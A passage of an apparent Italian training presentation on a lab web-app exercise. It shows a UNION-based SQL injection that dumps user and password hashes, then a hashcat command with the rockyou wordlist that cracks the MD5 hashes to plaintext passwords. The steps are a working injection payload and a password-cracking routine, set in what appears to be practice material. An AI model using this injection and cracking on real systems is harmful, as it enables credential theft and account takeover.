
ID: 'UNION select user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99



SQL INJECTION BLIND


Il passo successivo è decriptare le password dal formato MD5 con il tool Hashcat.

```
(kali@kali)-[~/Desktop]
$ hashcat -m 0 -a 0 credenziali.txt /usr/share/wordlists/rockyou.
txt --show > pass_resolved.txt
```



```
~/Desktop/credenziali.txt - Mousepad
File Edit Search View Document Help
1
2 5f4dcc3b5aa765d61d8327deb882cf99
3
4 e99a18c428cb38d5f260853678922e03
5
6 8d3533d75ae2c3966d7e0d4fcc69216b
7
8 0d107d09f5bbe40cade3de5c71e9e9b7
9
10 5f4dcc3b5aa765d61d8327deb882cf99
11

*~/Desktop/pass_resolved.txt - Mousepad
File Edit Search View Document Help
1 5f4dcc3b5aa765d61d8327deb882cf99:password
2 e99a18c428cb38d5f260853678922e03:abc123
3 8d3533d75ae2c3966d7e0d4fcc69216b:charley
4 0d107d09f5bbe40cade3de5c71e9e9b7:letmein
5
6 L'ultima password è uguale alla prima
```



Ecco qua le password scoperte.



www.datashields.tech



T H A N K Y O U !

E L E O N O R A V I O L A

